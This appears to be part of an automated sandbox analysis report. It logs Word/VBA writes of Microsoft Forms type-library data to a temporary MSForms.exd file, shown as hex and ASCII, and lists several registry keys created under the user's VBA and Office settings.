C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 78 47 00 00 0f 00 00 00	.....x..xG.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..... ....&!..... .....0..... .,..... ....H.....D..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 e0 0d 00 00 10 08 00 00 f0 0c 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 88 0b 00 00 b0 0d 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 f8 0d 00 00 08 0d 00 00 88 05 00 00 c0 03 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	.....(...x...@. .....h..... .....X...@...(..... .....P...	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	0b 39 49 b8 eb 0c 63 41 b2 85 a1 b0 17 59 66 38 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.9I...cA.....Yf8.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	............-.stdole2.tlbWWW	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	00 3f 00 00 48 22 00 00 e8 2d 00 00 34 47 00 00 70 45 00 00 ec 39 00 00 84 2b 00 00 e4 42 00 00 b8 3e 00 00 48 45 00 00 14 2e 00 00 58 47 00 00 c8 29 00 00 58 46 00 00 fc 43 00 00 f4 3a 00 00 ac 3f 00 00 f0 21 00 00 44 39 00 00 d0 44 00 00 d4 43 00 00 d4 40 00 00 d4 3b 00 00 20 24 00 00 d8 39 00 00 a4 37 00 00 ac 41 00 00 d0 35 00 00 34 43 00 00 a4 44 00 00 0c 43 00 00 9c 40 00 00 a0 46 00 00 10 47 00 00 b8 2d 00 00 b0 3d 00 00 1c 40 00 00 38 42 00 00 a8 3b 00 00 38 3d 00 00 c0 3f 00 00 a0 42 00 00 24 45 00 00 30 41 00 00 20 30 00 00 a0 3e 00 00 98 45 00 00 e8 41 00 00 48 43 00 00 10 26 00 00 4c 2d 00 00 38 2b 00 00 70 2f 00 00 40 3f 00 00 40 3e 00 00 f8 31 00 00 74 1f 00 00 28 3e 00 00 cc 38 00 00 94 27 00 00 f8 42 00 00 58 3e 00 00 b0 43 00 00 88 3c 00	.?..H"...-..4G..pE...9...+...B ...>..HE......XG...)..XF...C.. .:...?...!..D9...D...C...@...;.. $...9...7...A...5..4C...D.. .C...@...F...G...- ...=...@..8B ...;..8=...?...B..$E..0A.. 0.. .>...E...A..HC...&..L-..8+..p/ ..@?..@>...1..t...(>...8...'.. .B..X>...C...<.	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18296	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... ....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	.....WW.....WW	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	1757	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1215	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N.............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W.............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J.............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW.............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG..........	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D..............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T..............	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE90CFDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d......................... ....&!..d.............. ....0..... ..,........................... ....d..... ....H.......D..	success or wait	1	7FEE90CFDDC	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE905E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9049AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9049AC0	unknown
